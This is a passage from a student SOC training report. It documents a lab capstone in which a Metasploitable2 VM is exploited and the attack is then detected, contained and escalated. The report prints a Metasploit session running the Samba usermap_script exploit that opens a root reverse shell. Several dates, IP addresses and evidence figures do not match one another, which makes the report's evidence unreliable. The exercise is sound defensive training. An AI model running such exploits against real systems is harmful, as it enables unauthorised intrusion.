


Figure 14. SHA256 hash verification of memory image.

7. CAPSTONE PROJECT

The objective of this capstone project was to simulate a complete Security Operations Center (SOC) workflow. This included attack simulation, detection, alert triage, incident response, containment, escalation, evidence preservation, and final reporting. The exercise was designed to provide practical experience in handling a cybersecurity incident from initial detection through final resolution.

7.1 ATTACK SIMULATION

7.1.1 PROCEDURE

A controlled attack was launched against a Metasploitable2 virtual machine using the Metasploit Framework. The Samba Usermap Script vulnerability was selected as the attack vector to simulate a realistic exploitation scenario. During the attack, security monitoring tools were actively observing system and network activity to generate alerts and capture evidence of malicious behaviour.

Attack simulation helps SOC analysts understand how real-world threats behave and how security tools detect malicious activities. Simulating attacks in a controlled environment provides valuable experience in identifying and responding to cyber incidents without affecting production systems.

```
msf exploit(multi/samba/usermap_script) > Interrupt: use the 'exit' command to quit
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.20
RHOSTS => 192.168.1.20
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.1.28
LHOST => 192.168.1.28
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.1.28:4444
[*] Command shell session 1 opened (192.168.1.28:4444 -> 192.168.1.20:41016) at 2026-06-04 12:17:39 +0530

whoiam
/bin/sh: line 3: whoiam: command not found
hostname
metasploitable
id
uid=0(root) gid=0(root)
```

[illegible]

Figure 14. Metasploit attack execution.

7.2 DETECTION AND TRIAGE

7.2.1 FINDINGS

Timestamp	Source IP	Alert Description	MITRE Technique
2026-06-03 14:00:00	192.168.1.101	Samba Exploit Attempt	T1210

The attack was successfully detected by Wazuh, which generated an alert indicating suspicious exploitation activity. During triage, the alert was reviewed to determine its severity, legitimacy, and potential impact. The activity was mapped to MITRE ATT&CK Technique T1210 (Exploitation of Remote Services), confirming that the alert represented a genuine security event.




Figure 15. Wazuh detection of Samba exploitation attempt.

7.3 RESPONSE AND CONTAINMENT

7.3.1 ACTIONS PERFORMED

- Isolated the affected virtual machine from the network.
- Blocked the attacker's IP address using CrowdSec.
- Verified successful containment through network connectivity testing.
- Continued monitoring to ensure no further malicious activity occurred.

Containment is a critical phase of incident response that prevents attackers from causing additional damage. By isolating the compromised host and blocking the malicious IP address, the threat was effectively contained, reducing the risk of lateral movement and further compromise.





Figure 16. CrowdSec IP blocking action.



```
Microsoft Windows [Version 10.0.16299.309]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\rgraves>ping cnn.com

Pinging cnn.com [151.101.65.67] with 32 bytes of data:
Reply from 151.101.65.67: bytes=32 time=30ms TTL=57
Reply from 151.101.65.67: bytes=32 time=34ms TTL=57
Reply from 151.101.65.67: bytes=32 time=41ms TTL=57
Reply from 151.101.65.67: bytes=32 time=53ms TTL=57

Ping statistics for 151.101.65.67:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 30ms, Maximum = 53ms, Average = 39ms

C:\Users\rgraves>
```

Figure 17. Successful containment verification.

7.4 TIER 2 ESCALATION SUMMARY

Following initial investigation, the incident was escalated to Tier 2 analysts for advanced analysis. Wazuh detected a Samba exploitation attempt targeting a vulnerable Linux system. Analysis confirmed malicious activity associated with MITRE ATT&CK Technique T1210 (Exploitation of Remote Services). Immediate containment measures included host isolation and IP blocking through CrowdSec. Evidence was preserved for forensic investigation, and monitoring remained active to detect any additional attacker activity. The escalation ensured that specialized analysts could perform a deeper investigation and recommend remediation actions.

Escalation is necessary when an incident exceeds the responsibilities or expertise of Tier 1 analysts. Tier 2 analysts perform detailed investigations, analyze attack techniques, and coordinate advanced response activities.




Figure 18. TheHive Tier 2 escalation case.

7.5 FINAL INCIDENT REPORT

7.5.1 EXECUTIVE SUMMARY

A simulated cyberattack was conducted against a vulnerable Linux system to evaluate the effectiveness of SOC detection and response procedures. The attack successfully triggered security alerts, which were promptly identified and investigated by the monitoring team. Appropriate response actions were implemented, including host isolation and attacker IP blocking. The incident was successfully contained without significant impact, demonstrating the effectiveness of the deployed security controls and incident response workflow.

The Executive Summary provides a high-level overview of the incident, response actions, and final outcome for management and stakeholders.

7.6 TIMELINE OF EVENTS

Time	Event
14:00	Exploit Launched

14:02	Alert Generated
14:05	Triage Completed
14:10	Host Isolated
14:15	Escalation Initiated

The timeline provides a chronological record of the incident, helping investigators understand the sequence of events and evaluate response effectiveness.

7.7 RECOMMENDATIONS

- 1. Apply security patches and updates regularly to eliminate known vulnerabilities.
- 2. Strengthen access control mechanisms and authentication policies.
- 3. Implement continuous security monitoring across all critical systems.
- 4. Enhance threat intelligence integration for improved detection capabilities.
- 5. Conduct regular incident response exercises and security awareness training.
- 6. Review firewall and network segmentation policies to reduce attack surfaces.
- 7. Maintain updated backup and recovery procedures for business continuity.

Recommendations are provided to reduce the likelihood of similar incidents occurring in the future and to improve the organization's overall security posture.

7.8 MANAGEMENT BRIEFING

A simulated security incident involving the exploitation of a vulnerable service was successfully detected and contained by the SOC team. Security monitoring solutions generated alerts immediately after attacker activity was observed, enabling rapid investigation and response. The affected system was isolated from the network, and the attacker's IP address was blocked to prevent further access. Evidence was collected for forensic analysis, and the incident was escalated for advanced investigation. No data loss or operational disruption was observed during the exercise. The incident demonstrated the effectiveness of the organization's monitoring, response, and containment procedures. Continued improvements in patch management, threat intelligence integration, and employee security awareness are recommended to strengthen future defence capabilities.

The Management Briefing translates technical findings into business-friendly language so that managers and decision-makers can understand the incident, its impact, and the actions taken by the SOC team.

8. SUMMARY

This task focused on developing advanced Security Operations Center (SOC) analyst skills through hands-on activities involving log analysis, threat intelligence integration, incident escalation, alert triage, evidence preservation, and end-to-end incident response. The project simulated real-world SOC operations by utilizing industry-standard tools such as Elastic Security, Wazuh, AlienVault OTX, TheHive, Velociraptor, CrowdSec, and Metasploit.

Advanced log analysis techniques were performed to identify suspicious activities through log correlation, anomaly detection, and log enrichment. Threat intelligence feeds were integrated to enhance alert context and support proactive threat hunting based on MITRE ATT&CK techniques. Incident escalation workflows were practiced using structured communication and case management procedures. Alert triage activities incorporated external intelligence sources such as VirusTotal and AlienVault OTX to validate indicators of compromise and prioritize incidents effectively.

Digital forensic processes were also performed, including volatile data collection, memory acquisition, and evidence preservation while maintaining chain-of-custody principles. The capstone exercise combined all learned concepts by simulating a cyberattack, detecting malicious activity, conducting incident investigation, implementing containment measures, escalating the incident, and producing management-level reports. Overall, the project strengthened practical SOC operations skills and demonstrated the importance of continuous monitoring, intelligence-driven detection, and effective incident response.

9. CONCLUSION

The Week 3 SOC Analyst project successfully demonstrated the practical application of advanced cybersecurity monitoring and incident response techniques. Through the completion of log analysis, threat intelligence integration, incident escalation, alert triage, evidence collection, and attack simulation exercises, a comprehensive understanding of Security Operations Center workflows was achieved.

The project highlighted the importance of correlating events from multiple data sources to identify potential threats and reduce false positives. Integration of threat intelligence significantly improved detection accuracy and enabled proactive threat hunting activities. Incident escalation and reporting exercises reinforced the need for clear communication and structured response procedures during security incidents. Furthermore, forensic evidence collection and preservation activities emphasized the importance of maintaining data integrity throughout investigations.

The capstone simulation provided valuable experience in detecting, investigating, containing, and documenting a security incident from start to finish. Overall, the project enhanced both technical and analytical skills required of a SOC analyst and demonstrated how layered security monitoring, threat intelligence, and incident response processes work together to protect organizational assets from cyber threats.

10. REFERENCES

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8. <https://docs.crowdsec.net/>
9. <https://www.offsec.com/metasploit-unleashed/>
10. <https://www.virustotal.com/>
11. <https://oasis-open.github.io/>
12. <https://www.sans.org/>